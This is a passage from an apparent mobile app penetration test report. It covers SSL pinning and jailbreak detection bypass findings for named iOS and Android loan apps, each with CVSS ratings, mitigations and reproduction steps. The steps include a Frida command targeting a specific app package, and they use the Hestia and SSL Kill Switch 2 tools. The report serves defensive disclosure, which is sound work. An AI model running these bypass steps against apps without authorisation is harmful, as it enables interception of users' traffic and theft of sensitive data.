
Security Risk
The assessed security impact of this vulnerability is categorized as ***Low***, considering the exploitability. Considering security impacts: • The improper SSL pinning allows the actor to monitor all the network traffic generated by the application and perform a Man-in-the-Middle (MitM) attack by installing self-signed SSL certificates in the target device. • The actors can exploit the issue and steal sensitive information.

Workaround/Mitigation
To address this vulnerability, implement the following: • The application should perform checks to detect runtime hooking methods that bypass the SSL pinning checks. • The application can protect itself from fraudulently issued certificates by a technique known as pinning. Pinning restricts an app's trusted Certificate Authority (CA) to a small set that the application servers use. It prevents the compromise of one of the other 100 CAs in the system from breaching the application's secure channel.Â • Hence it is recommended to implement SSL pinning libraries such as Alamofire in the application. Please refer to for more information on SSL Pinning Implementation. • https://owasp.org/www-community/controls/Certificate_and_Public_Key_Pinning

- https://proandroiddev.com/secure-android-apps-with-tls-ssl-pinning-c087fc7ef828
- https://www.netguru.com/blog/3-ways-how-to-implement-certificate-pinning-on-androidÂ

References
https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication


Proof of Details(POC)
The following detailed steps provide a precise sequence of actions necessary to replicate or trigger the identified issue or behavior. **Steps to Reproduce:** Step 1: Open the Wifi settings, and add proxy settings in the target device.



Step 2: Start the "Frida Server" in the background in the rooted emulator device using the below-


mentioned commands:

/frida-server &




Step 3: Once the "Frida Server" is up and running, paste the below-mentioned command in the terminal:

frida -U --codeshare akabel/frida-multiple-unpinning -f com.ltfs.lti.ltfs



Step 4: Now, open the application, log in, and, observe the traffic in the Burp Suite.



17. #JHFF5K Jailbreak Detection Bypass using the Hestia Tool in the D2C iOS Application

Description
Upon successful testing, it was discovered that the D2C iOS application had implemented the jailbreak detection mechanism that can be bypassed using the Hestia tool. This tool circumvents the jailbreak detection mechanisms implemented in the application, allowing it to run on jailbroken devices without triggering alerts or security measures.

CVSS	Vector String	Risk Rating
3.1	3.1#CVSS:3.1/AV:P/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N	Low


Module Name	Affected Resource
• L&T Planet iOS Application	D2C Mobile application pentest

Security Risk
The reported security severity of this vulnerability is classified as ***Low***, considering the exploitability. Consider security impacts: • The presence of a bypass tool compromises the integrity of the application's security measures. Users with jailbroken devices can now use the application without any hindrance, potentially exposing it to malicious activities such as unauthorized access, data manipulation, or injection attacks.

Workaround/Mitigation
To address the jailbreak detection bypass vulnerability and enhance the security of the iOS application, the following mitigation steps are recommended: • Revise and enhance the jailbreak detection mechanism to effectively counteract bypass attempts facilitated by tools like Hestia. • Utilize code obfuscation techniques to make it more challenging for attackers to reverse-engineer the application and develop bypass tools like Hestia.

References
https://cwe.mitre.org/data/definitions/16.html

Proof of Details(POC)
Steps to Reproduce Step 1: Install the iOS application on a jailbroken device. Enable the Hestia tool to bypass jailbreak detection.



Step 2: Run the application. Observe that the application is running on a jailbroken device.

18. #HGAOU1 SSL Pinning Bypass using the SSL Kill Switch 2 Tool in the D2C iOS Application

Description
During the assessment, it was observed that SSL pinning, a security mechanism to ensure secure communication between the application and the server, has been circumvented using the SSL Kill Switch 2 tweak. This tweak allows the application to bypass SSL pinning checks and establish connections with the server without proper certificate validation.

CVSS	Vector String	Risk Rating
3.1	3.1#CVSS:3.1/AV:P/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N	Low

Module Name	Affected Resource
• L&T Planet iOS Application	D2C Mobile application pentest


Security Risk
This vulnerability's reported security severity is categorized as ***Low***, considering the exploitability. Below is a considerable security impact: • Attackers can intercept, modify, or inject malicious content into the communication flow between the application and the server, compromising data integrity and confidentiality.

Workaround/Mitigation
It is highly advisable to rectify this vulnerability and put the following actions into practice. For SSL Pinning, the SSL bypass tools can easily disable popular SSL pinning methods, and they usually require root access. One way to make SSL pinning bypass harder is by implementing your custom pinning code. • Employ advanced SSL pinning libraries, such as TrustKit or Alamofire's SSL pinning capabilities. Also, Regularly update the application to ensure that it is not vulnerable to known SSL pinning bypass techniques. Also, check if this pinning method is implemented correctly as mentioned in the Apple Developer Blog: https://developer.apple.com/news/?id=g9ejcf8y in the application.

References

https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication

Proof of Details(POC)
Steps to Reproduce: Step 1: Install the iOS application on a device with SSL Kill Switch 2 already installed. Step 2: Enable SSL Kill Switch 2 to bypass SSL pinning detection.



Step 3: Launch the iOS application and interact as a normal user. Observe that SSL pinning detection is successfully bypassed, allowing HTTP request capture on the Burp suite proxy.

19. #6P95OD SSL Pinning Bypass in the Spoors Collection (All- non ML retail loans) Android Application

Description
Upon testing, it was discovered that the Spoors Collection (All- non ML retail loans) Android application has poor SSL pinning method implementation and can be bypassed using the "Frida" script. Improper SSL pinning implementation leads to intercepting of the application traffic in proxy tools such as Burp Suite. This can be done by installing self-signed certificates in the target Android device and configuring the device to pass the application traffic through a proxy.Â

CVSS	Vector String	Risk Rating
3.1	3.1#CVSS:3.1/AV:P/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N	Low

Module Name	Affected Resource
• Spoors Collection (All- non ML retail loans) application	Spoors Collection (All- non ML retail loans) Application pentest

